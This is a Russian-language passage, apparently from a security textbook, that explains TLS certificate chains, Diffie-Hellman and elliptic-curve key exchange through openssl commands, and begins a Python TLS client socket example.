Иногда браузеры получают сертификат от ICA, открытый ключ которого они не хранят. В таких случаях браузер должен использовать другие открытые ключи, чтобы проверить сертификат ICA. В мире существует 14 корневых центров сертификации (certificate authorities, CAs), и все браузеры должны включать их открытые ключи. Когда корневой CA доверяет ICA, он подписывает сертификат этого ICA. Когда Алиса отправляет свой сертификат, она также отправляет цепочку сертификатов CA, необходимую Бобу для проверки ее сертификата. На рисунке 6-5 показана цепочка сертификатов, по которой устанавливается доверие к сертификату `virginia.edu`. В Google Chrome цепочку сертификатов можно посмотреть, щелкнув значок замка слева от адресной строки и затем выбрав сертификат из раскрывающегося меню.




Рисунок 6-5: Цепочка доверенных сертификатов

Разберем этот путь сертификатов. Корневой CA (Sectigo) подтверждает ICA (InCommon), подписывая хеш сертификата InCommon. Когда браузер Боба получает сертификат `virginia.edu`, он сначала проверяет сертификат InCommon, сверяя хеш, подписанный Sectigo. Если хеши совпадают, браузер Боба может доверять сертификату InCommon и использует открытый ключ InCommon, чтобы расшифровать хеш сертификата `virginia.edu`.

В этом примере цепочка сертификатов состоит всего из трех уровней. Для более длинных цепочек браузер начинает с корневого сертификата и следует по цепочке, пока не достигнет последнего сертификата, проверяя каждый сертификат по дороге.

Использование алгоритма Диффи-Хеллмана для вычисления общего ключа

Прежде чем две стороны смогут шифровать пакеты, они должны согласовать общий секрет, а затем сформировать из него симметричный ключ. Один из способов ? алгоритм обмена ключами Диффи-Хеллмана. В этом разделе мы рассмотрим шесть шагов обмена ключами Диффи-Хеллмана. В таблице 6-1 приведено краткое описание всех шагов. Не беспокойтесь, если это кажется сложным; я объясню каждый из этих шагов в следующих подразделах.

Часто хакерам удается взломать шифрование, потому что они находят ошибки в проектировании или реализации криптографического алгоритма. В конце этого раздела мы рассмотрим, как государственные структуры вроде NSA могли бы взломать шифрование Диффи-Хеллмана.

Таблица 6-1: Шаги согласования общего секрета и формирования ключа при обмене ключами Диффи-Хеллмана

Шаг	Алиса	Боб
1	Общий параметр: g	Общий параметр: g
2	`A = random` `a = g^A`	`B = random` `b = g^B`
3	`{a, noncea} →`	`← {b, nonceb}`
4	`S = b^A = (g^B)^A`	`S = a^B = (g^A)^B`

Шаг	Алиса	Боб
5	`K = HKDF(S, noncea, nonceb)`	`K = HKDF(S, noncea, nonceb)`
6	`← E(K, data) →`	`← E(K, data) →`

Шаг 1: генерация общих параметров

Первый шаг алгоритма обмена ключами Диффи-Хеллмана ? генерация общих параметров, `p` и `g`, нужных для вычисления открытых ключей и общих секретов. Генератор, `g`, обычно задается равным `2`. Этот параметр называется генератором, потому что мы используем его для генерации открытого ключа, вычисляя `g^A`. Все наши открытые ключи генерируются с основанием `g`, поэтому мы говорим, что они находятся в одной группе. Можно думать о группе как о последовательности чисел вроде `g^1`, `g^2`, `g^3`..., что также можно записать как `g`, `g * g`, `g * g * g`... Обратите внимание, что мы могли бы получить все элементы группы, умножая `g` на себя.

Параметр `p` ? это большое простое число, которое ограничивает открытые и вычисленные ключи значениями между `1` и `(p - 1)` за счет вычислений по модулю `p`. Мы опустили операции `(mod p)` из таблицы, потому что без них математика выглядит проще, но ее корректность не меняется. Защищенная реализация алгоритма Диффи-Хеллмана использует большое простое число, у которого `(p - 1)/2` тоже является простым.

Эти параметры можно сгенерировать, выполнив следующую команду:

```
kali@kali:~$ openssl genpkey -genparam -algorithm DH -out parametersPG.pem
```

Программа `openssl genpkey` генерирует ключи, флаги `-genparam` и `-algorithm DH` указывают `openssl` сгенерировать параметры для алгоритма обмена ключами Диффи-Хеллмана, а флаг `-out` задает имя выходного файла, в данном случае `parametersPG.pem`.

После генерации параметров можно посмотреть их, выполнив следующую команду:

```
kali@kali:~$ openssl pkeyparam -in parametersPG.pem -text
```

Программа `openssl pkeyparam` извлекает параметры из файла `.pem`, а флаг `text` выводит человекочитаемую версию ключа. После запуска команды появится вывод, похожий на следующий:

```
----BEGIN DH PARAMETERS-----
MIIBCAKCAQEA9vcePAZIOjEdJzd0c9cK29wGvoIA/iPnGVf/36HnxeeSt5HBZsrb
iDomXlmc31ykKQuHuobNA5d/qCBhJeOINr0OLr70fBcK2HuLWGInbVDi7niTatd4
l7PRZlbwau/cY17eCA9bi9H2QgPku9+FbcIRaTSwMpeQliJ7B7FqWvrTEvIpz/Kb
0d6nucUjwj4EbZrLeLAwKAw2+6g2POnYfVg5Mqoz5K9e1YOn/tLFUpiGdBbujMtJ
jI0glvoCykr96wsZ/I9GHMArIjm8LQA46UyLXhjdCYs2T+Jf+8t2pXNrpigtf3n1
mFkguOBaQWP2oKn+FC/EfWwKwuBqqvmd2wIBAg==
-----END DH PARAMETERS-----
DH Parameters: (2048 bit)
prime:
00:f6:f7:1e:3c:06:48:3a:31:1d:27:37:74:73:d7:
....
f6:a0:a9:fe:14:2f:c4:7d:6c:0a:c2:e0:6a:aa:f9:
9d:db
generator: 2 (0x2)
```

Верхний раздел показывает параметры, закодированные в Base64, а нижний ? их человекочитаемые представления. И простое число (`p`), и параметр генератора (`g`) представлены в шестнадцатеричном виде. Вы используете эти параметры для генерации открытого ключа.

Шаг 2: генерация пары открытого и закрытого ключей

Прежде чем Алиса и Боб смогут сгенерировать свои открытые ключи, каждый из них должен случайно выбрать число, которое будет служить закрытым ключом. Затем Алиса и Боб вычисляют свои открытые ключи, соответственно вычисляя `g^A` и `g^B`, где `A` и `B` обозначают их соответствующие закрытые ключи. NSA рекомендует использовать ключи длиной 3072 бита или больше; однако выбор ключей длиннее 3072 бит может быть неудобным, потому что более длинные ключи генерируются дольше. Например, стандартной настольной машине требуется более семи часов, чтобы сгенерировать 6144-битный RSA-ключ. Поэтому `openssl` по умолчанию использует размер ключа 2048 бит. Таблица 6-2 иллюстрирует генерацию ключей.

Таблица 6-2: Генерация пары открытого и закрытого ключей

Ключи	Алиса	Боб
Закрытые (`A` и `B`)	`A = random value`	`B = random value`
Открытые (`a` и `b`)	`a = g^A`	`b = g^B`

Мы можем сгенерировать пару открытого и закрытого ключей Алисы, выполнив:

```
kali@kali:~$ openssl genpkey -paramfile parametersPG.pem -out AlicePublicPrivateKeyPair.pem
```

Флаг `-paramfile` указывает `openssl` использовать параметры из файла `parametersPG.pem`, а `genpkey` ? сгенерировать новую пару открытого и закрытого ключей. После генерации пары ключей можно посмотреть ее этой командой:

```
kali@kali:~$ openssl pkey -in AlicePublicPrivateKeyPair.pem -text -noout
```

Утилита `openssl pkey` разбирает закрытые ключи. Вывод этой команды показывает оба ключа как 2048-битные шестнадцатеричные числа:

```
DH Private-Key: (2048 bit)
private-key:
53:2f:45:2d:4a:15:c3:62:4f:4c:b8:4f:43:92:8b:
98:7c:f6:fd:1f:54:16:15:c6:28:a1:ae:8a:80:73:
....
public-key:
7f:c6:af:1e:ff:aa:ba:59:98:02:19:fb:93:6d:cc:
57:28:00:48:20:a7:38:6a:41:43:1b:d6:00:32:8f:
....
prime:
00:f6:f7:1e:3c:06:48:3a:31:1d:27:37:74:73:d7:
0a:db:dc:06:be:82:00:fe:23:e7:19:57:ff:df:a1:
....
generator: 2 (0x2)
```

Помните, что закрытым ключом никогда нельзя делиться. Если атакующий сможет украсть или вычислить ваш закрытый ключ, он сможет расшифровать вашу переписку.

Затем используйте те же открытые параметры, чтобы сгенерировать пару открытого и закрытого ключей Боба:

```
kali@kali:~$ openssl genpkey -paramfile parametersPG.pem -out BobPublicPrivateKeyPair.pem
```

Критически важно, чтобы Алиса и Боб использовали одни и те же параметры, потому что иначе они вычислят разные общие секреты.

Почему хакер не может вычислить закрытый ключ?

Возможно, вы задаетесь вопросом, почему хакер не может использовать открытый параметр g и открытый ключ a, чтобы вычислить закрытый ключ Алисы. Например, кажется, что злоумышленник мог бы вычислить A, посчитав дискретный логарифм открытого ключа a по основанию g, так:

```
a = g^A   A = log_g(a)
```

Это было бы возможно, если бы a было маленьким числом; однако a ? очень большое число, в нашем случае 2048 бит. Если записать самое большое возможное 2048-битное число в десятичном виде, оно будет иметь 617 цифр и будет эквивалентно умножению триллиона на самого себя 50 раз. Поскольку вычисление дискретного логарифма намного медленнее вычисления исходной степени, злоумышленнику потребовалась бы оставшаяся жизнь Солнца, чтобы вычислить закрытое случайное значение A из открытого ключа a с помощью известных классических алгоритмов.

Однако исследователи ожидают, что квантовые компьютеры однажды смогут быстро вычислять дискретный логарифм, и тогда эти алгоритмы шифрования больше не будут безопасными. Если вас это беспокоит, вы можете выбрать один из двух подходов к защите зашифрованных файлов на будущее.

- Выбирайте более длинные ключи. Размер ключа 3072 бита должен выиграть вам некоторое время; однако по мере улучшения квантовых компьютеров даже такие ключи станут недостаточно длинными.
- Используйте квантово-безопасный алгоритм шифрования. Команда openquantumsafe.org работает над реализациями квантово-безопасных алгоритмов с открытым исходным кодом. Один из самых многообещающих подходов ? криптография на решетках. Однако обсуждение этих подходов выходит за рамки этой книги. Если вам любопытно, я рекомендую главу 16 из *A Graduate Course in Applied Cryptography* Дэна Бонеха и Виктора Шоупа. Она доступна по адресу toc.cryptobook.us.

Шаг 3: обмен долями ключа и nonce

Затем Алиса и Боб обмениваются своими открытыми ключами и nonce. Вспомните из главы 5, что nonce гарантируют уникальность каждого шифротекста. Таблица 6-3 описывает этот шаг.

Таблица 6-3: Обмен долями открытых ключей и nonce

Шаг	Алиса	Боб
3	`{a, noncea} →`	`← {b, nonceb}`

Используйте утилиту `openssl pkey`, чтобы извлечь открытый ключ Алисы:

```
kali@kali:~$ openssl pkey -in AlicePublicPrivateKeyPair.pem -pubout -out AlicePublicKey.pem
```

Флаг `-pubout` указывает `openssl` вывести только открытый ключ Алисы. Извлеките открытый ключ Боба тем же способом:

```
kali@kali:~$ openssl pkey -in BobPublicPrivateKeyPair.pem -pubout -out BobPublicKey.pem
```

Человекочитаемую версию открытого ключа Боба можно посмотреть следующей командой:

```
kali@kali:~$ openssl pkey -pubin -in BobPublicKey.pem -text
```

Обратите внимание, что сгенерированный файл содержит только открытый ключ Боба и открытые параметры p и g.

Шаг 4: вычисление общего секрета

Теперь, когда у Алисы и Боба есть открытые ключи и открытые параметры друг друга, они могут независимо вычислить один и тот же общий секрет. Алиса вычисляет общий секрет, возводя открытый ключ Боба b в значение своего закрытого ключа A, что дает значение S. Боб делает то же самое с открытым ключом Алисы a и своим закрытым ключом B, получая тот же общий секрет.

Чтобы увидеть, почему два открытых ключа позволяют получить один и тот же общий секрет, вспомните, что мы вычислили открытый ключ Алисы a, возведя g в значение ее закрытого ключа (`a = g^A`). Если подставить это в вычисление общего секрета Боба, получим: `S = a^B = (g^A)^B = g^AB`. Если выполнить такое же вычисление для Алисы, вы увидите, что она получает тот же общий секрет: `S = b^A = (g^B)^A = g^BA`. Таблица 6-4 суммирует эти вычисления.

Таблица 6-4: Вычисление общего секрета

Шаг	Алиса	Боб
4	`S = b^A = (g^B)^A`	`S = a^B = (g^A)^B`

Теперь используем утилиту открытых ключей `openssl`, `pkeyutl`, чтобы получить (`-derive`) общий секрет Алисы с помощью открытого ключа Боба (`-peerkey`):

```
kali@kali:~$ openssl pkeyutl -derive -inkey AlicePublicPrivateKeyPair.pem -peerkey BobPublicKey.
    pem -out AliceSharedSecret.bin
```

Мы также можем получить общий секрет Боба с помощью той же команды:

```
kali@kali:~$ openssl pkeyutl -derive -inkey BobPublicPrivateKeyPair.pem -peerkey AlicePublicKey.
    pem -out BobSharedSecret.bin
```

Человекочитаемую версию общего секрета Алисы можно посмотреть с помощью команды `xxd`:

```
kali@kali:~$ xxd AliceSharedSecret.bin
```

Теперь используем команду `cmp`, чтобы сравнить общие секреты Алисы и Боба. Если значения одинаковы, команда ничего не выведет; если они не совпадают, она выведет различия:

```
kali@kali:~$ cmp AliceSharedSecret.bin BobSharedSecret.bin
```

Если все сработало правильно, вывода быть не должно.

Шаг 5: формирование ключа

Хотя теперь у нас есть общий секрет, мы не можем использовать его напрямую, потому что он имеет неправильную форму. Общий секрет ? это число, но блочным шифрам нужна равномерная случайная строка. Поэтому мы должны использовать функцию формирования ключа HKDF, чтобы получить равномерную случайную строку из вычисленного числа. Функция HKDF использует общий секрет и оба nonce, чтобы сгенерировать итоговый симметричный ключ: `K = HKDF(S, noncea, nonceb)`. В таблице 6-5 показано, как обе стороны преобразуют общее число в ключ с помощью функции формирования ключа HKDF.

Таблица 6-5: Преобразование `S` в ключ с помощью функции формирования ключа HKDF

Алиса	Боб
`K = HKDF(S, noncea, nonceb)`	`K = HKDF(S, noncea, nonceb)`

Давайте используем функцию формирования ключа, чтобы получить ключ и зашифровать файл. Вместо HKDF мы используем функцию PBKDF2, поддерживаемую `openssl`.

```
kali@kali:~$ openssl enc -aes-256-ctr -pbkdf2 -e -a -in plain.txt -out encrypted.txt -pass file:
    AliceSharedSecret.bin
```

После запуска этой команды она сформирует ключ из двоичного значения, хранящегося в `AliceSharedsecret.bin`. Затем `openssl` использует сформированный ключ для шифрования файла `plain.txt` и запишет зашифрованный результат в файл `encrypted.txt`.

Атака на обмен Диффи-Хеллмана

Теперь, когда вы понимаете алгоритм Диффи-Хеллмана, рассмотрим, как государственные структуры могли бы восстановить закрытые ключи из 1024-битных открытых ключей.

В идеале при выборе общих параметров браузер случайно выбирал бы `p` из большого набора простых чисел. Помните: все операции выполняются по модулю `p`. Однако большинство браузеров используют только небольшое подмножество простых чисел. Государственная структура с доступом к большим вычислительным ресурсам могла бы заранее вычислить все 1024-битные пары открытых и закрытых ключей для заданных простых чисел. Это можно сделать с помощью самого быстрого известного алгоритма для вычисления дискретного логарифма: общего решета числового поля (GNFS). GNFS состоит из четырех шагов. Государственные структуры заранее вычисляют первые три шага, а затем при необходимости легко вычисляют последний шаг.

В предыдущей версии TLS (TLS 1.2) клиент и сервер согласовывали тип шифрования и длину ключа с помощью незашифрованных пакетов. Это позволяло хакерам перехватывать пакеты и понижать длину ключа до 1024 бит. К счастью, новейшая версия TLS (TLS 1.3) не уязвима к атакам такого типа.

Диффи-Хеллман на эллиптических кривых

Эллиптический алгоритм Диффи-Хеллмана ? это более быстрая реализация алгоритма обмена ключами Диффи-Хеллмана, достигающая сопоставимой безопасности с более короткими ключами. Например, 256-битный ключ криптографии на эллиптических кривых (ECC) эквивалентен 3072-битному RSA-ключу. Ключи считаются эквивалентными, если для их взлома потребовалось бы одинаковое количество вычислительных ресурсов.

Вместо вычисления степеней эллиптический алгоритм Диффи-Хеллмана выполняет математические операции на эллиптической кривой, типе кривой, похожей на ту, что показана на рисунке 6-6.




Рисунок 6-6: График кривой secp256k1 с примерными значениями генератора, закрытого ключа и связанного открытого ключа

В эллиптическом алгоритме Диффи-Хеллмана открытый ключ Алисы `a_xy` ? это точка на эллиптической кривой, которая вычисляется умножением случайно выбранного закрытого целого числа `A` на общую точку `Gx,y`, называемую генератором. Генератор заранее выбирается как точка на кривой, максимизирующая число возможных открытых ключей, которые можно из нее вычислить.

Разберем, как это работает.

Математика эллиптических кривых

Эллиптическая кривая определяется уравнением:

```
y^2 = x^3 + ax + b
```

где `a` и `b` ? параметры кривой.

На рисунке 6-6 показана популярная эллиптическая кривая secp256k1, которая используется в нескольких криптографических приложениях, включая Bitcoin. Кривая secp256k1 определяется следующим уравнением:

```
y^2 = x^3 + 7
```

Национальный институт стандартов и технологий США (National Institute of Standards and Technology, NIST) рекомендует эллиптические кривые P-256 или Curve25519, которые сегодня наиболее широко используются в вебе. В этом обсуждении мы используем кривую secp256k1, показанную на рисунке 6-6; однако те же концепции применимы к P-256 и Curve25519.

Как и исходный алгоритм Диффи-Хеллмана, эллиптический алгоритм Диффи-Хеллмана использует общий параметр `G` и пару открытого и закрытого ключей. Открытый ключ ? это точка на кривой, а закрытый ключ ? случайно выбранное целое число.

Таблица 6-6 суммирует шаги эллиптического алгоритма обмена ключами Диффи-Хеллмана. Как и в исходном алгоритме Диффи-Хеллмана, все операции выполняются по модулю `p`; однако для ясности я опустил это в таблице.

Таблица 6-6: Шаги согласования общего секрета и формирования ключа при эллиптическом обмене ключами Диффи-Хеллмана

Шаг	Алиса	Боб
1	Общая точка: `Gxy`	Общая точка: `Gxy`
2	`A = random` `axy = A × Gxy`	`B = random` `bxy = B × Gxy`
3	`{axy, noncea} →`	`← {bxy, nonceb}`
4	`Kxy = A × bxy = A × B × Gxy`	`Kxy = B × axy = B × A × Gxy`
5	`K = HKDF(Kx, noncea, nonceb)`	`K = HKDF(Kx, noncea, nonceb)`
6	`← E(K, data) →`	`← E(K, data) →`

Обратите внимание, что эти шаги похожи на шаги исходного алгоритма Диффи-Хеллмана. По этой причине я не буду подробно проходить их все. Однако отметьте, что эллиптический алгоритм Диффи-Хеллмана использует умножение точек на эллиптической кривой вместо возведения в степень для генерации пар ключей.

Алгоритм удвоения и сложения

Если вы раньше не работали с эллиптическими кривыми, вы, вероятно, не уверены, что значит выполнять математические операции над точками кривой. Например, что означает умножить точку `Gxy` на целое число `A`?

Умножение точки `Gxy` на целое число `4` эквивалентно сложению точки с самой собой три раза:

```
4 × Gxy = Gxy + Gxy + Gxy + Gxy
```

Сложение точки `Gxy` с самой собой геометрически эквивалентно проведению касательной к точке и отражению ее пересечения с эллиптической кривой относительно оси `x`. На рисунке 6-7 графически показано сложение точки с самой собой.




Рисунок 6-7: Пример сложения точки Gxy с самой собой

Более эффективный способ вычислить `4 × Gxy` ? сначала вычислить `2Gxy = Gxy + Gxy`, а затем вычислить `4Gxy = 2Gxy + 2Gxy`, что уменьшит число необходимых сложений. По этой причине алгоритм, который на практике используется для вычисления ключей эллиптического алгоритма Диффи-Хеллмана, называется алгоритмом удвоения и сложения.

Когда Алиса вычисляет свой открытый ключ `axy = A × Gxy`, она отправляет его Бобу и включает nonce. Боб делает то же самое. Когда Алиса получает открытый ключ Боба, она вычисляет точку, представляющую общий секрет, умножая открытую точку Боба `bxy` на свое секретное целое число `A`, получая новую точку: `Kxy = A × bxy = A × B × Gxy`. Боб делает то же самое и получает `Kxy = B × axy = B × A × Gxy`. По соглашению значение x извлекается из ключевой точки `Kxy` и передается функции формирования ключа HKDF для вычисления итогового симметричного ключа.

Почему хакер не может использовать Gxy и axy, чтобы вычислить закрытый ключ A?

Снова возникает вопрос: почему хакер, который знает `Gxy` и `axy`, не может вычислить `A`? Вспомните, что мы выбрали генератор `Gxy` так, чтобы можно было достичь максимального числа точек на эллиптической кривой. Это в сочетании с тем, что все операции выполняются по модулю большого простого числа `p`, означает, что восстановить `A` из `axy` и `Gxy` очень трудно. Если `(A × Gxy)` меньше `p`, можно было бы попытаться вычислить `A` так:

```
A = axy / Gxy
```

Помните, что вы делите не два числа, а две точки на эллиптической кривой, поэтому мы можем выполнять только сложение и вычитание. Чтобы решить предыдущее уравнение, нам понадобился бы алгоритм, который эффективно вычисляет деление, используя только сложение и вычитание.

Однако сейчас не известно классических алгоритмов, которые могут это сделать. Тем не менее важно отметить, что при генерации A нужно использовать хороший источник случайности. Атакующий легко определит A, если оно сгенерировано из предсказуемой или псевдослучайной последовательности.

Написание TLS-сокетов

Теперь используем библиотеку уровня защищенных сокетов (Secure Sockets Layer, SSL), чтобы реализовать защищенный сокет в Python. Мы будем использовать синтаксис Python `with`, как в главе 5, чтобы управлять ресурсами сокета.

Для шифрования сокетов мы используем блочный шифр AES-GCM (режим Галуа/счетчика). AES-GCM объединяет идеи аутентификации сообщений с режимом блочного шифра со счетчиком, рассмотренным в главе 5, чтобы обеспечить конфиденциальность и целостность сообщения. Рассмотрим пример шифрования TCP-пакета. Мы хотим зашифровать содержимое пакета, но маршрутизаторам нужны IP-адреса пакета, поэтому нужно гарантировать, что эта информация останется неизменной. Следовательно, нам нужны проверки целостности и для зашифрованных, и для незашифрованных частей пакета. Такой подход называется аутентифицированным шифрованием с ассоциированными данными, и AES-GCM его поддерживает.

Начнем с написания защищенного клиентского сокета.

Защищенный клиентский сокет

Реализуем клиентский сокет, который установит защищенное соединение с сервером, реализуемым в следующем подразделе. Создайте новый файл `secureSocket.py` и скопируйте в него следующий код:

```
[1] import socket
import ssl

client_key = 'client.key'
client_cert = 'client.crt'
server_cert = 'server.crt'
port = 8080
hostname = '127.0.0.1'

[2] context = ssl.SSLContext(ssl.PROTOCOL_TLS, cafile=server_cert)
[3] context.load_cert_chain(certfile=client_cert, keyfile=client_key)
context.load_verify_locations(cafile=server_cert)
context.verify_mode = ssl.CERT_REQUIRED
[4] context.options |= ssl.OP_SINGLE_ECDH_USE
context.options |= ssl.OP_NO_TLSv1 | ssl.OP_NO_TLSv1_1 | ssl.OP_NO_TLSv1_2

[5] with socket.create_connection((hostname, port)) as sock:
» with context.wrap_socket(sock, server_side=False,
                           server_hostname=hostname) as ssock:
        print(ssock.version())
        message = input("Please enter your message: ")
        ssock.send(message.encode())
        receives = ssock.recv(1024)
        print(receives)
```

Сначала мы импортируем библиотеки Python `socket` и `SSL` [1]. Затем создаем новый SSL-контекст [2]. SSL-контекст ? это класс, который управляет сертификатами и другими настройками сокета. Вместо того чтобы полагаться на инфраструктуру открытых ключей для проверки сертификатов, клиент и сервер содержат копии обоих сертификатов. Сгенерируем закрытый ключ и сертификат сервера, выполнив следующую команду:

```
kali@kali:~$ openssl req -new -newkey rsa:3072 -days 365 -nodes -x509 -keyout server.key -out
    server.crt
```

Флаги `req` и `-new` указывают, что мы запрашиваем новый ключ. Флаг `-newkey rsa:3072` генерирует новый RSA-ключ длиной 3072 бита. Флаг `-days` задает число дней, в течение которых сертификат должен быть действительным, в данном случае 365 дней. Флаг `-nodes` указывает `openssl` сгенерировать незашифрованный закрытый ключ, а флаг `-x509` задает выходной формат сертификата. Флаг `-keyout` задает имя выходного файла (`server.key`) для пары открытого и закрытого ключей, а флаг `-out` задает имя выходного файла (`server.crt`) для сертификата.

Когда вы запустите эту команду, она должна попросить ввести информацию, которую вы хотите включить в сертификат. Можно оставить все поля пустыми или выдумать информацию; в конце концов, это ваш сертификат. Помните, что любая информация, включенная в сертификат, будет видна каждому, кто попытается подключиться к вашему серверу.

После создания сертификата сервера в формате X.509 передайте его SSL-контексту. Повторите описанные выше шаги, чтобы сгенерировать сертификат и закрытый ключ клиента:

```
kali@kali:~$ openssl req -new -newkey rsa:3072 -days 365 -nodes -x509 -keyout client.key -out
    client.crt
```

Загрузите закрытый ключ и сертификат клиента [3]. Сервер использует их для проверки подлинности клиента.

